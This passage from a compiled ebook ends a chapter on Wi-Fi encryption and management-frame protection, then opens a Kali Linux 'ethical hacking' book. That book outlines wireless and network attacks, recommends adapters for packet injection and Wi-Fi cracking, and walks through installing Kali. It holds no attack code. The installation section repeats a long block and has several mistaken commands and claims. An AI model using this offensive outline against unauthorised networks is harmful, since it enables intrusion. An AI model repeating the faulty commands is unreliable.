bits. This is because of the chaining of process is that each encryption operation must be done sequentially.

If my frame does not break up perfectly into 128 bit blocks, then I will use a padding technique to pad my data in such a way that it will give me an exact number of blocks in order to put through my cipher block chaining.

This chaining approach can also make breaking the message integrity code extremely complex. Although you will hear some security experts talking about the weakness that padding the data frame in order to get to a fixed length of number of blocks can introduce a security weakness.

Previously, when we were talking about encryption, we talked about the counter mode and how in the counter mode it generates a counter, which is effectively an initialization vector.

That initialization vector as input has the source address, the packet number, and then it has an incremental counter which increments from one. We have now completed the chain by adding the message integrity check code.

The message integrity process calculates a message integrity code, which is appended to the frame. That frame plus the message integrity code is then passed down to the AES counter mode and then is encrypted and then the result of that is the cipher text, which goes over-the-air.

Both; the message integrity process and the counter mode use the same temporal key, but the initialization vectors are different. The initialization vector, which is the counter that's used in counter mode, has as part of the input, an incremental counter.

The initialization vector that's used in the generation of the message integrity code also uses a source address and packet number, but it does not have an incremental counter, so they are different initialization vectors.

Both the generation of the message integrity code and the counter mode leverage off using the AES encryption algorithm, encryption standard. However, the way that AES is used is different. The combination of the counter mode and the generation of the message integrity code together is called CCMP.

Next, we're going to talk about protecting management frames. In the original 802.11 specifications, management frames were not protected at all. They

were sent in clear text, they were not encrypted, and they did not have a message integrity code.

What that meant is that hackers could copy those messages and spoof the system. That is also known as masquerading as being you or even the access point, and I have demonstrated some of those techniques using Kali Linux.

What that means is that they could send things like authentication requests and try to connect to the network as if they were you, or they could send de-authentication and dissociation messages pretending to be the access point and forcing you, the client, to reauthenticate or reassociate.

These kind of spoofing attacks are often classified as denial of service attacks because they're interrupting your access to the network. Recognizing that weakness, the IEEE developed the 802.11w amendment, which defines a mechanism to protect management frames, and that's what we're going to talk about now.

In Wi-Fi networks there are data frames, control frames, and management frames, and they are not that different to what you'd see on any network. For example traffic going through a router.

Data frames for example issue a user data, things that are carrying your Word and Excel spreadsheets or your emails. Control frames are frames that are giving you access to the RF resources.

If you're familiar with Wi-Fi, they'd be things like request to send, clear to send frames. Management frames manage the environment, for example they help stations establish and maintain communications between the client and the access point.

Examples of management frames would be beacon frames, authentication frames or association frames. It's important to realize that not all management frames are protected.

For example, the beacon is what station listens to when they first want to connect to a wireless network. They listen to it before they've exchanged any keying information, therefore it wouldn't make sense to protect beacon frames.

What frames are protected? Well, de-authentication and disassociation frames are protected to protect against spoofing attacks when hackers trying to force

you to deauthenticate or disassociate from the access point.

The other category is what's referred to as robust action frames. Robust action frames are protected and action frames that aren't robust are not protected.

De-authentication and disassociation messages are protected using a message integrity code that are appended to the disassociation and de-authentication frames.

These message integrity codes use a pair of one-time keys. When a station receives a disassociation or a de-authentication frame, it can then check the message integrity code with the one-time key and determine whether or not this is from a valid source.

If it's not from a valid source, then the station will ignore the message. Robust action frames can be broken up into two groups, broadcast and unicast. An example of a broadcast message that would be protected would be a broadcast message from the access point requesting that all the stations perform a radio management function.

Broadcast messages are just protected with message integrity, so the station will know that it's from a legitimate source, but the information contained in that message will not be protected for confidentiality.

So the message will be in clear text, but the station will know whether it needs to respond to that action frame. The second class being unicast and these are messages that are sent to an individual station or access point.

Unicast messages are protected both, with the message integrity check code and they are encrypted for confidentiality. The message integrity code and the encryption key that are used to protect these frames are the same keying information that protects your data frame, for example they are the keys that were generated as part of your EAPoL 4-way handshake.

Previously we talked about fast roaming, and being able to make an authentication request and a re-association request. Those are protected action frames.

Protected management frames use the pairwise transient keys that are generated as part of the 4-way EAPoL handshake, and that means that protected management frames only works if you have WPA or WPA2.

Lastly, if you're certifying products today, the WPA2 certification program

includes the protection of management frames. That certification program is called Wi-Fi Certified WPA2 with Protected Management Frames.

Now it’s time to summaries how you can use the information we just discussed. First of all, I recommend you to take an assessment of the features that you're using in your wireless network.

Is your weakness network one that's just providing basic connectivity for your users, or are you going beyond that to provide some of the more advanced features that have been developed in the last few years?

Things like quality of service, which is defined in 802.11e, load balancing and bandwidth management, which are defined in 802.11v, spectrum management where you can measure how good the RF resources are being utilized with 802.11k, or fast roaming 802.11r to support your voice calls.

These advanced features use management action frames and those management action frames can be protected using encryption and message integrity.

If you're implementing those advanced features, you should make sure that you have indeed implemented protected management frames. Therefore check whether your products are WPA or WPA2 with protected management frames.

You now know that TKIP and Michael provides a wrapper that changes the input into the WEP process, overcoming many of the weaknesses of WEP.

However, it is a temporary measure to enable you and the vendors to have time to move to a more secure product. If you still have WPA, TKIP, and Michael based deployments, I recommend that you take an assessment of the security risks and consider whether those risks warrant the investment in upgrading your network to WPA2.

It's never a clear decision, because you always have to weigh the pros and the cons. Michael has some known weaknesses and vendors put together a solution to counteract the negative effect of those weaknesses, and those are referred to as countermeasures.

We have looked at various mechanisms, such as encryption, authentication, and message integrity, so the question you can ask yourself now that you have this understanding is what countermeasures do you want to put in place

that compliment with your Wi-Fi security technologies that you've deployed or planning deploying.

Wireless security is not just about the technology, but also the process, and the people that are implementing those technical changes.

I hope this book was able to get you started on your pursuit of becoming a Cybersecurity Specialist. If you found some of the techniques and strategies being advanced, no worries, because on-going practice will help you to become an IT Professional in no time.

Thanks again for purchasing this book.

Lastly, if you enjoyed the content, please take some time to share your thoughts and post a review. It’d be highly appreciated!

BOOK 7
ETHICAL HACKING
WITH
KALI LINUX

LEARN FAST HOW TO HACK LIKE A PRO

BY

HUGO HOFFMAN

Introduction

First, we're going to start with the Introduction to Linux, you that you have a general idea what it this Operating System is about. Next, we are going to look at same Software & Hardware Recommendations for Ethical Hackers, and jump right into the installation of Vitrual Box & Kali Linux. This book is mainly about Kali Linux tools and how to deploy them, yet first we have to look at understanding penetration testing, and how it works with reconnaissance and footprinting. We will look at each and every step you should take as a penetration tester which include Stage 1, Stage 2 and Stage 3. This is important so you understand how to take on a job as an ethical hacker. For example what kind of questions you should ask when getting hired by a client. So in this section, we are going to include the what, the when, the how but all legal requirements as well so you can cover your back. We are also going to look at Penetration Testing Standards so you can decide which one suits you best. Next, we are going to begin more practical by understanding Footprinting and Host discovery with Port Scanning. After that, we are going to get dirty by understanding how you can discover devices with Hping3, how to setup a proxy for Burp Suite and how to target devices with Burp Scanner. Next we are going to look at some Application testing such as Randomizing Sessions Tokens, Spidering & SQL Injection with SQLmap. Then we move on and start looking at both wired and wireless attacks using Kali Linux. We are going to look at Dictionary Attack with Airodump-ng, ARP Poisoning with EtterCAP, and implementing Passive Reconnaissance. Next, we are going to look at capturing both wired and wireless traffic using Port Mirroring, deploying SYN Scan Attack and using Xplico. Next, we are going to deploy MITM Attack in various ways such as using Ettercap or SSLscript. Moving on, you will learn how to manipulate Packet using the tool called Scapy, and how to capture IPv6 Traffic with Parasite6. Next we are going to implement DoS attacks in various ways, by either using a Deauthentication Attack, or creating a Rogue Access Point or and Evil Twin with a tool called MKD3. Next, we are going to look at implementing a Brute Force Attack with TCP Hydra, but then we will look at implementing various attacks at the same time on demand, with some very powerful and dangerous tools such as Armitage's Hail Mary, The Metasploit Framework or SET (Social-Engineering Toolkit). These tools are available for both white hat and black hat hacking. Once applied the outcome will be

the same in both cases. What you must understand, is that it can lead to a dreadful situation for the person using such hacking tools in any unauthorized manner, which might cause system damage or any system outage. If you attempt to use any of this tools on a wired or wireless network without being authorized and you disturb or damage any systems, that would be considered illegal black hat hacking. Therefore, I would like to encourage all readers to implement any tool described in this book for WHITE HAT USE ONLY. Anything legally authorized to help individuals or companies to find vulnerabilities and identify potential risks is fine. All tools I will describe, you should use for improving security posture only. If you are eager to learn about hacking and penetration testing, it's recommended to build a home lab and practice using these tools in an isolated network that you have full control over, and it's not connected to any production environment or the internet. If you use these tools for black hat purposes and you get caught, it will be entirely on you, and you will have no one to blame. So, again I would highly recommend you stay behind the lines, and anything you do should be completely legit and fully authorized. If you are not sure about anything that you are doing and don't have a clue on the outcome, ask your manager or DO NOT DO IT. This book is for education purposes. It is for those who are interested in learning and knowing what is behind the curtains and would like to become an Ethical hacker or Penetration Tester. Besides to legal issues, before using any of the tools, it is recommended that you have the fundamental knowledge of networking concepts.

Chapter 1 Introduction to Linux

To understand Linux, the leading operating system of the cloud, Internet of Things, DevOps, and Enterprise server worlds it is substantial to an IT career.

To comprehend the world of open software licensing is not easy, but let me give you some highlights. If you're planning to work with free software like Linux, you should understand the basics of the rules that govern it.

Let’s first look at licensing. There are three main methods to licensing; the Free Software Foundation founded in 1985 by Richard Stallman, the younger Open Source Initiative, and Creative Commons.

First of all, the Free Software Foundation wants software to be free, not as free of charge, but to allow users the freedom to do whatever they like with it. Think about it like this.

You may have to pay for it, but once it's yours you can do whatever you want with it. Richard Stallman and his foundation are the original authors of the GPL, and the GNU General Public License, which allows users the right to do whatever they like with their software, including modifying it and selling it, as long as they don't make any changes to the original license conditions.

The Linux kernel is the most significant piece of software released onto the GPL. But, the Open Source Initiative, while cooperating with the free software foundation where possible, believes that there should be more flexible licensing arrangements obtainable if open source software is to achieve the greatest impact possible on the larger software market.

Open source means that the original programming code of a piece of software is made freely obtainable to users, along with the program itself.

Licenses that are more closely line up with the OSI goals but include various versions of the Berkeley Software Distribution aka BSD, which oblige little more than the redistributions display the original software's copyright notice and disclaimer.

This makes it easier for commercial developments to deploy their modified software under new license models without having to concern about breaking previous measures.

The FOSS and FLOSS designations may support to reflect the alterations

between these two visions. FOSS only implies that the software can be acquired free of charge, although FLOSS focuses on what you can do with the software once you obtain it.

The Creative Commons license authorises creators of nearly anything such as software, films, music, or books to select exactly the rights they wish to reserve for themselves.

Under the Creative Commons system a creator can hand-pick between any combination of the following five elements; attribution, which allows modification and redistribution as long as the creator attribution is included; share-alike, which necessitates the original license conditions to be included in all future distributions and copies.

Next is called “non-commercial”, which permits only non-commercial use; no derivative works, permitting further redistribution, but only unmodified copies; and public domain, which allows all possible usage.

It's essential when using software released under the Creative Commons to be aware of exactly which elements have been selected by the author. The creative commons share-alike condition, along with Stallman's GPL are in practical terms, related to the copy left distribution system.

Copy left licenses permit full recycle and redistribution of a software package, but only when the original substantial permissions are included in the next level distribution.

This can be valuable for authors who don't want their software to ever evolve into closed license types, but want its derivatives to remain free forever. Non-copy left open source licenses are frequently referred to as permissive licenses.

Permissive licenses will typically not require adherence to any parent restrictions. Instances of such licenses that often allow just about any use of the license software, as long as the original work is attributed in derivatives, are the MIT, BSD, and Apache licenses.

Nowadays, pretty much Apache and MIT are the ones most widely utilised. But because open source software is free, doesn't mean that it has no place within the operations of “for-profit” companies.

In fact, the products of many largest and most profitable Companies are built,

using open source software. In many cases, Companies will freely release their software as open source, as well as providing premium service and support to paying consumers.

For example Ubuntu and CentOS Linux distributions are of that model, because they're supported by Canonical and Red Hat consistently, and both of which are in the business of providing support for enterprise clients, and these are very serious businesses.

Another example is Red Hat Linux, which was purchased by IBM for over $30 billion. It's worth noticing that the mainstream of programming code contributions to the Linux kernel are being written by full-time staffs of large technology companies, including Google and Microsoft.

Oddly, viewing the license for the user of open source software on your device isn't always so easy. Desktop apps will frequently make their license information available through the “help and about” menu selections, but in other cases the best way to find licensing information on a specific product is to visit their website.

The original Linux kernel was created by Linus Torvalds in the early 90's and then donated to the community. Community means anyone, anytime, anywhere, and donated means that the programming code of any Linux component will be freely available for anyone to download, modify, and do anything they might want with it, including profiting from their own customized versions if they want to.

A computer operating system or OS is a set of software tools designed to interpret a user's commands, so they can be translated into terms that the host computer can understand. Just about any operating system can be installed and launched on most standard hardware architecture, assuming it has enough memory and processing power to support the OS's features.

Hence, you can load Linux natively on any computer or Mac OS, a tiny development board running an ARM processor, or as a virtualized container image within a Docker environment.

Nearly all desktop operating systems provide two ways to access their tools through a graphic user interface, also known as GUI, and through a command line interface or CLI.

Every modern operating systems allow you to securely and consistently run

sophisticated productivity and entertainment tools through the GUI and provide an suitable environment where you can develop your own software, which was the only thing the first personal computers could do.

All Linux have that in in common, but what they do differently is what's more interesting. The most obvious difference between Linux and its commercial competitors is commercial limitations.

Others have them, and Linux does not. This means that you're free to install as many versions of Linux on as many hardware devices as you wish, and no one will tell you otherwise.

This freedom changes the way you'll use your operating system because it gives you flexibility to make the changes and customizations that fit your requirements best.

It's not unusual to take a hard drive with a Linux file system installed from one computer and drop it into another, and it'll work just fine in opposite with either Windows or Mac OS.

Often have as many as half a dozen virtual and physical Linux instances running at a single time as I test various software processes and network design, something that I'd perhaps never try if I needed obtaining separate licenses.

This should have two immediate advantages for you. One, you can spend lots of time experimenting with various Linux distributions and desktops as your Linux skills grow, and you can naturally launch test deployment before you launch your company's new Linux-based resources to ensure that they're running properly.

Linux environment contains three kinds of software; the Linux kernel, the desktop interface such as GNOME or Cinnamon, and customizations provided by your specific distribution such as Ubuntu or Red Hat.

Generally, you're not going to download or directly manage the Linux kernel. That will be handled for you by the installation and update processes used by the distribution you pick.

To maintain steadiness, it's not unusual for distributions to largely ignore non-critical new kernel releases for many months. Distributions, particularly the larger and better known ones are commonly updated, while security and

critical feature patches are made available almost instantly.

Most distributions have managed third-party software repositories and package management tools for handling updates. If you look at a Software and Updates dialog on Linux boxes, you can choose how you'd like updates to be applied.

In addition to the operating system, there are thousands of free software packages available that allows you to perform any compute task feasible, more quickly and safely than you could on other platforms.

Whether you're looking for office productivity suites or web server and security services, it will all be integrated into the fabric of the Linux system by reliable package managers.

For example if you want to use editing software such as Adobe on Windows or Mac, to get them work effectively without running into system slowdowns, you would need a fast CPU, 32 GB of RAM, and a dedicated video RAM.

These rigs could cost thousands of dollars and require cooling systems to keep them from melting down. Nevertheless, if you would use Linux, you could run virtualized processes, along with regular daily tasks on a simple PC, built from less than $300.

As Linux is open source, many people have created their own versions of the OS, known as distributions or “distros” to fit specialized needs. The most famous of these is Google's Android OS for smart phones, but there are hundreds of others, including enterprise deployment distros, such as Red Had Enterprise, and it's free community rebuild, CentOS for example.

There's a distribution specially optimized for scientific and advanced mathematical applications called Scientific Linux, Kali Linux for network security testing and management, which we will dive in more depth shortly, but other distributions built to be embedded in IoT or Internet of Things devices such as Raspbian for the ultra-cheap Raspberry Pi development board.

Distributions are often grouped into families. For example a specific distribution might earn a reputation for stability, good design, quick patching, and a healthy ecosystem of third-party software.

Instead of having to re-invent the wheel, other communities might fork

derivative versions of that parent distro and their own customizations, and distribute it under a new name, but the original parent child relationship remains.

Updates and patches are pushed from the upstream parent downstream to all the children. This is efficient and an effective way to maintain autonomous systems.

The best known distribution families are Debian, which maintains a downstream ecosystem that includes the all-purpose Ubuntu for example.

Mint Kali Linux and Red Hat are responsible for the CentOS; and consumer focused Fedora distros; SUSE, that provides OpenSUSE; and the infamously complex but ultra-efficient Arch Linux, whose downstream followers include LinHES for Home Entertainment Management, and the GUI focused Manjaro.

You'll also find Linux distribution images for all kinds of dedicated deployments. Extremely lightweight distros can be embedded in Internet of Things devices such as fridges or light bulbs.

Docker containers are fast and efficient because they share the OS kernel with their Linux host environments, and they can be built using a wide range of Linux based images.

The cloud, led by AWS or Amazon Web Services and Azure, the virtualized on-demand service computing is just great as it contains about everything we know about computing.

Linux is multipurpose and free, therefore it’s the perfect operating system for cloud deployments. Another Linux version is being used to run a significant majority of cloud occurrences is hosted on Microsoft's Azure cloud platform.

The significance of the industry-wide shift to the cloud is the appearance of specialized Linux distributions that are designed to deliver the best conceivable cloud experience by being small and fast as possible.

These specialty distros will frequently include out of the box functionality that allows you take advantage of your specific cloud host environment. These distros include AWS's Amazon Linux AMI for example.

AMI stands for Amazon Machine Image, and purpose-built long-term support Ubuntu releases. Long-term support or LTS releases are built to be as

stable using fully tested software and configurations.

The reliability of such configurations makes it possible for the distro managers to continue to provide security and feature updates to a release for 5 years.

You can deploy an LTS release as a server without worrying to rebuild it all that time. If you like to try out the latest and greatest versions of software, you might go ahead and install the most recent interim release, but for stable environments, you have to have an LTS.

In summary, open source software can be delivered using various license models. The GPL, the GNU General Public License permits any use, modification or redistribution as long as the original license terms aren't changed.

Creative commons licenses permit more restrictive license conditions to give greater choice to software creators. Other major licensing models include Apache, BSD and MIT.

Linux is a flexible platform that can be customized to power any compute device, both; physical or virtual. You learned about Linux distributions that package the Linux kernel, along with GUI desktops and specialized software and configurations.

The distribution families we discussed include Red Hat Enterprise Linux, Debian and Arch. In conclusion, you now have a basic understanding about the ways distributions patch and maintain the software in Linux machines, as well as how they frequently make new releases available, including LTS or Long Term Support releases.

Before you install any Linux, I want to say that Linux Installation is not a simple mission. There are so many platforms on which you can install Linux, so many distros and distro releases and each one with its own installation program, so many configuration options, and so many uniquely different installation pathways that presenting a small subset of the topic in a logical way is a challenge.

You can install Linux on PCs and traditional servers. Besides the fact that the Android OS itself is built on a Linux kernel, there's nothing stopping you from installing a more mainstream distro, but keep in mind that such experiments can end badly for the device.

What about a refrigerator or something smaller like a kids toy, which are likely to be produced in very large numbers, or virtual servers that are designed to live for a few seconds, perform a specific time-sensitive task, and then shut themselves down forever?

Well, the regular install processes won't work properly in those scenarios, so you'll often need to think outside the box. Many Internet of Things devices use tiny development boards, such as the inexpensive Raspberry Pi to run their compute operations.

In the case of the Pi, you can build an OS image on your own PC and flash it onto an SD card, which you can then insert into device and boot it up. Virtual servers can be provisioned using scripts that define the precise operating system and configuration details you're after.

Sometimes in response to an external trigger, the scripts will automatically activate resources in your target environment and deploy them as needed to meet changing demand.

The variety and flexibility inherent in the Linux and open source ecosystem make it possible to assemble the right combination of software layers necessary to match the hardware resources you're using and your compute workload.

In the course of a traditional Linux installation you're going to face choices regarding some of the environment settings within which your OS will operate, how your computer will connect to the network, what kind of user account you'll create for day-to-day administration, and what storage devices you'll use for the software and data used by your system.

Let's talk about those one at a time. Linux distros allow you to choose to interact with the GUI using any one of the languages but you'll need to specify which language you want and which keyboard layout you're using.

The language you choose will determine what you'll see in dialog boxes and configuration menus throughout the desktop. You'll also need to set your location, so Linux will know your time zone.

Many of your network and file handling operations will depend on the time zone setting, so you want to get this right. These settings can be updated later either using the GUI or the CLI.

If it's possible you're better off enabling internet access before your installation gets going. This way, your distro can download the latest updates that might not be included in your installation archive, so you'll have one less thing to do when you log in to your new workstation.

The CentOS installation program will ask you whether you want to set up a regular user for your system or if you're fine with just the root user.

While you're not forced to create a regular user, to harden your security posture, it's highly endorsed that you avoid logging in as a “root” user for normal operations.

As an alternative, logging in and getting your work done as a regular user who can, when necessary, invoke administration powers using pseudo, is much better.

Standard Ubuntu install processes for example won't even offer the option of using root. You can always opt in to go with the default approach for storage devices where in most cases the entire file system will be installed within a single partition, but you might want to explore other options for more complicated or unusual use cases.

Many server admins prefer keeping the “/var” directory hierarchy isolated in a separate partition to ensure that system log data doesn't overwhelm the rest of the system.

You can use a small but fast SSD or solid state drive for most of the system files, while the larger “home” and “var” directories are mounted to a larger, but much slower hard drive.

This allows you to leverage the speed of the SSD for running Linux binaries while getting away with a less expensive magnetic hard drive for your data, where the performance difference wouldn't be as much noticeable.

You'll be asked whether you want your storage devices to be managed as “LVM volumes”. But what is an “LVM volume”?

Well, LVM stands for Logical Volume Manager, which is a way to virtualize storage devices, so they're easy to be manipulated later on. But how it functions?

Well, Let's imagine that you've got three separate physical drives on your system. LVM would turn them all into a single volume group, whose

capacity equals the total aggregate space from all three drives.

At any time you'll be free to create as many logical volumes from that volume group as you'd like, using any combination of individual capacity, up to the total available volume.

If your 3 drives were 2 TB, 500 GB, and 200 GB in size separately, and you needed to work with a data drive of at least 2.3 TB, you could use LVM to create 1 logical volume of 2.3 TB and a second volume of 400 GB for everything else.

If your requirements change in the future, you can reduce the size of your data drive and transfer the extra data to the second volume, or to a new volume. Adding or swapping out volumes can be relatively simple operations. LVM can give you fantastic configuration flexibility, but for simple setups it's normally not essential.

Now that you're aware of some of the theory, you can go ahead and jump right into Kali Linux installation, but before you do that I would like to recommend few other software and hardware that you should get hold of as Pen Tester.

Chapter 2 Software & Hardware Recommendations

Tcpdump
https://www.tcpdump.org/

Microsoft Net Mon
https://www.microsoft.com/en-us/Download/confirmation.aspx?id=4865

LanDetective
https://landetective.com/download.html

Chanalyzer
https://www.metageek.com/support/downloads/

Ettercap
https://www.ettercap-project.org/downloads.html

NetworkMiner
https://www.netresec.com/?page=NetworkMiner

Fiddler
https://www.telerik.com/fiddler

Wireshark
https://www.wireshark.org/download.html

Kali Linux
https://www.kali.org/downloads/

vmWare
https://my.vmware.com/web/vmware/downloads

Virtual Box
https://www.virtualbox.org/wiki/Downloads

Many people seem to get confused when we talking about wireless adapters and Wireless cards. They don't know what they are, why do we need them, and how to select the right one because there are so many brands and so many models.

What we mean by a wireless adapter is the device that you connect to your computer through a USB port and it allows you to communicate with other devices of our Wi-Fi, so you can use it to connect wireless networks and communicate with other computers that use Wi-Fi.

You might be thinking that your laptop already has this and yes most laptops and smart phones already have this built in. But, there's two problems with that.

The first issue is that you can't access built-in wireless adapters with Kali Linux if it's installed as a virtual machine, and the second issue is that these built-in wireless adapters are not good for penetrating wireless networks.

Even if you installed Kali Linux as a main machine on your laptop and then you'll have access to your built-in wireless card, you still want to be able to use this wireless adapter for penetration testing because it doesn't support monitor mode, or packet injection.

You want to be able to use it to crack Wi-Fi passwords and do all the awesome stuff that we can do in Kali Linux with aircrack-ng and other tools. Before we start talking about the brands and the models that will work with Kali Linux, I want to talk about a more important factor which is the chipset that's used inside the wireless adapter.

Forget about the brand for now. Instead, we're going to talk about the brains that does all the calculations inside the wireless adapter. This is what determines whether the adapter is good or bad. Whether it supports injection and monitor mode and works with Kali Linux, the brand is irrelevant.

What's used inside that adapter is important and thus the chipset. There are many chipsets that support monitor mode and packet injection and Kali Linux. There is one that's made by the company called Atheros and it's model is AR9271. This chipset supports monitor mode or packet injection, or you can use the chipset to create fake access point, or you can use it to hack into networks.

So you can use this chipset to do pretty much for all Kali Linux attacks. The

only problem with this chipset is that it only supports 2.4 gigahertz, so if your target uses 5 gigahertz or the some of the devices are connected over 5g, then you won't be able to communicate with these devices.

You won't even be able to see them so you won't to be able to launch the attacks against them. That's not because the chipset is not good, but it's because it cannot see 5 gigahertz traffic.

If you want to get an adapter that uses this chipset, then you have two options. Well, you have many options, but I'm going to talk about two. First, there is a cheap option which you can get an unbranded wireless adapter that uses this chipset and you can use it to do all of the attacks that I just mentioned.

The only thing is that this adapter is unbranded, so it's a bit cheaper. The second option is to get Alpha AWUS036NHA wireless adapter that's made by alpha, which is a very popular company and they keep on making great wireless adapters.

It has the same chipset, and it'll have the same compatibility. The only difference is the build quality. This is a much higher quality product made by a very good company.

They both function very well, but the only difference is that the Alpha adapter has a longer range and it's more reliable. Budget adapters are much smaller, much more compact, so if you're in a public place it's much easier to use than the Alpha one, which is big and has big antenna.

The next chipset I want to talk about is made by the company called Realtek. The model is RTL8812AU. This chipset has only got its support by Kali Linux in 2017 version 1 and this chipset supports monitor mode, packet injection, and 2.4 and 5 gigahertz frequency too.

The only problem with this chipset is that it doesn't seem as reliable as some of the attacks might need stronger signal, some of the attacks will fail, and you'll have to do it again, and sometimes the card will just get disconnected then you have to connect it again.

This chipset have once again two options. You can get a budget wireless adapter that's much cheaper than the Alpha one, and it just has the same chipset, or you can get the Alpha, which is a very good company with a good reputation and it is a stronger adapter, so you will get to further away

networks, because you'll have stronger signal.

With the Alpha adapter that uses this chipset is Alpha AWUS036ACH. You can go ahead and compare their specifications and get the right one for you. The most important thing is the chipset. It’s not the brand. The budget ones are much cheaper.

They're more compact, so they're better. You can use them better in public but they're not as strong as the Alpha ones. The alpha ones will give you better signal, so they will be more reliable, but the budget ones will work perfectly fine too. They'll all support many penetration attacks.

The only difference it's just the build quality. Compatibility wise, the budget adaptors will work just as good as the Alpha ones because they use the same chipset. Once again, the most important thing is the chipset that's used inside the wireless adapter.

Chapter 3 Installing Virtual Box & Kali Linux

Virtual Box is a software that specializes in virtualizing various operating systems that you can install it on Windows, Macintosh or any Linux as well as Solaris operating systems. It's free to download. Once you have reached the site you can choose to download different platform packages.

After you have downloaded Virtual Box, you will be able to build and run multiple VM-s (Virtual machines). The user manuals on how to install Virtual box, it's all on their website that already listed in the previous chapter. Using the software it's simple, and it is recommend running Kali Linux on it.

You can use other similar virtual environment such as vmWare, but personally have used Virtual Box for many years therefore that is what I will refer back to thorough this book.

Kali Linux is a Linux Distribution of operating system that you are able to use both as your main operating system or run virtually. You can run it in form DVD, or even from USB. Once you have downloaded the ISO file, you might install it on the top of your existing operating system.

Kali Linux is the best Penetration Tetsing Tool Kit / software that has hundreds of tools built into, ready to use for penetrations testing against any network out there. Kali Linux is to test an existing network and try to find possible vulnerabilities, so the general network security can be improved.

Kali Linux is also userfriendly, and the categories of tools built into it are for Information gathering, Forensics, Reverse engineering, Stress testing, Volnerability assessment, Reporting tools, Explotation tools, Privilidge esculation, Maintaining access and much more.

Once you have downloaded Kali Linux and ready to install it in a virtual environment, there are a few of details that you should be aware. When you create a new Virtual machine for Kali, you must allocate at least 4 Gb of space, and another 20 Gb for the Virtual hard drive.

After you have a new Virtual machine built complete, you have to go to settings and ensure that you adjust the Network settings by choosing bridging the VM to your router. Once you finished with the settings, you should be

able to boot the image. The command you need to type is

“startx”

then hit enter. This will start installing the GUI (Graphical User Interface) from the hard drive, which is also recommended. Until the GUI gets installed, there are few questions that you need to answer, such as language, keyboard, location and clock settings for the time zone.

Once the installation is complete, you must restart the image to boot from the hard drive. After the reboot complete, Kali will ask for logon details on the CLI (Command Line Interface). For the username, type

“root”

and for the password, type

“toor”

and hit enter. If you are new to CLI and don’t know any commands and what to type, no worries. You can always switch to the GUI by typing the command

“startx”

and hit enter. This will open the userfriendly GUI that will allow you to have access to all Pen Test tools that we will further discuss later on. Other basic settings that you need to do is IP addressing.

Kali Linux by default look for an IP Address of your DHCP, but it’s recommended to assign a static IP Address, so you don’t get lost which IP represents what machine. The CLI command you need to assign an IP Address on Kali is:

“Ifconfig eth0 10.10.10.2/24 up”

Next, you have to configure the default gateway, which is your router’s IP Address. To do that, type the command:

“Route add default gw 10.10.10.1”

Once these settings are complete, ping your router’s IP Address by typing the command:

“Ping 10.10.10.1”

Once you have reachability to your default gateway and able to access the internet with that router, you should test internet connectivity by typing the command:

"Ping www.google.com"

If this is successful, it means that your virtually installed Kali Linux is connected to the Internet. The reason you need internet access is because you want to update your Kali Linux.

Updating your Kali Linux is your top priority. The first task you should perform after a clean install is updating your operating system. Advanced Packaging Tools, aka APT extends the functionalities of Debian packages by searching repositories and installing or upgrading packages along with all the required dependencies.

Open your console and type "apt-get update", which is used to resynchronize the local package index files with their source as defined in the sources list file. The update command should always be used first, before performing an upgrade or a distribution upgrade.

Next, you need to upgrade Kali by issuing the "--y" option, which proceeds with the installation without the hassle of writing yes every time. So what apt-get upgrade stands for?

Well, it is used to install the newest versions of all packages installed on the system. So the existing packages on Kali with new versions available are upgraded. Important to note, that the upgrade command will not change or delete packages that are not being upgraded, and it will not install packages that are not already present.

Lastly, you need to execute the "distribution upgrade" command. This command upgrades all packages currently installed on the system and their dependencies.

It also removes obsolete packages from the system. The next thing you need to do is to reboot your machine. After rebooting your machine, now you have a fresh clean version of Kali.

To list the Debian packages installed on your machine you would run the following command: "sudo apt list –installedX"

If there are a bunch of them and want to know if a specific tool is already

installed, you can filter the results by adding the “grep filter” argument.

To show a full description of a package and identify its dependencies, run the following command: “dpkg --status packagename”

And finally, to remove a package from Kali, you should execute the following command; “sudo apt-get remove name → un-install package“

Of course, you need to replace the package name by your application name. Finally, I want to explain to you how your system uses official Kali repositories. All the magic happens in the “sources.list” file.

You can take a look at that file by opening it using leaf pad whenever you execute your update command, Kali looks in the contents of this file to perform the update process.

Updating your Kali Linux is your top priority. The first task you should perform after a clean install is updating your operating system. Advanced Packaging Tools, aka APT extends the functionalities of Debian packages by searching repositories and installing or upgrading packages along with all the required dependencies.

Open your console and type “apt-get update”, which is used to resynchronize the local package index files with their source as defined in the sources list file. The update command should always be used first, before performing an upgrade or a distribution upgrade.

Next, you need to upgrade Kali by issuing the “--y” option, which proceeds with the installation without the hassle of writing yes every time. So what apt-get upgrade stands for?

Well, it is used to install the newest versions of all packages installed on the system. So the existing packages on Kali with new versions available are upgraded. Important to note, that the upgrade command will not change or delete packages that are not being upgraded, and it will not install packages that are not already present.

Lastly, you need to execute the “distribution upgrade” command. This command upgrades all packages currently installed on the system and their dependencies.

It also removes obsolete packages from the system. The next thing you need to do is to reboot your machine. After rebooting your machine, now you have

a fresh clean version of Kali.

To list the Debian packages installed on your machine you would run the following command: “sudo apt list –installedX”

If there are a bunch of them and want to know if a specific tool is already installed, you can filter the results by adding the “grep filter” argument.

To show a full description of a package and identify its dependencies, run the following command: “dpkg --status packagename”

And finally, to remove a package from Kali, you should execute the following command; “sudo apt-get remove name → un-install package“

Of course, you need to replace the package name by your application name. Finally, I want to explain to you how your system uses official Kali repositories. All the magic happens in the “sources.list” file.

You can take a look at that file by opening it using leaf pad whenever you execute your update command, Kali looks in the contents of this file to perform the update process.

Now it’s time to list some important tools that could be very helpful to you as a penetration tester. The first one on the list is called the preload application. To install this package, execute the following command:

“sudo apt-get install preload”

The preload application identifies a user's most commonly used programs and preloads binaries and dependencies into memory to provide faster access. It works automatically after the first restart, following the installation.

Your next tool is called “bleachbit”. Bleachbit frees disk space and improves privacy by freeing the cache, deleting cookies, clearing internet history, shredding temporary files, deleting logs, and discarding other unnecessary files. This application has some advanced features such as shredding files to prevent recovery and wiping free disk space to hide traces of files that have not been fully deleted. The command you need to install bleachbit is:

“sudo apt-get install bleachbit”

The next program is the boot up manager. Each application that executes using the boot up process slows the system. This may impact the memory use and system performance. You can install the “boot up manager” to disable unnecessary services and applications that are enabled during the boot up. The command you need to install it is:

“sudo apt-get install bum”

The next application you should be aware and install is called “gnome-do”. If you like to execute applications from your keyboard, “gnome-do” is the right tool for you. The command you need to install this tool is:

“sudo apt-get install gnome-do”

Your next software in the list is the “apt file”. This is a command line tool to search within packages of the “apt” packaging system. It allows you to list contents of a package without installing or fetching it. The command you need to install it is:

“apt-get install apt-file”

Once you have installed the package, yo also have to update it using the command: “

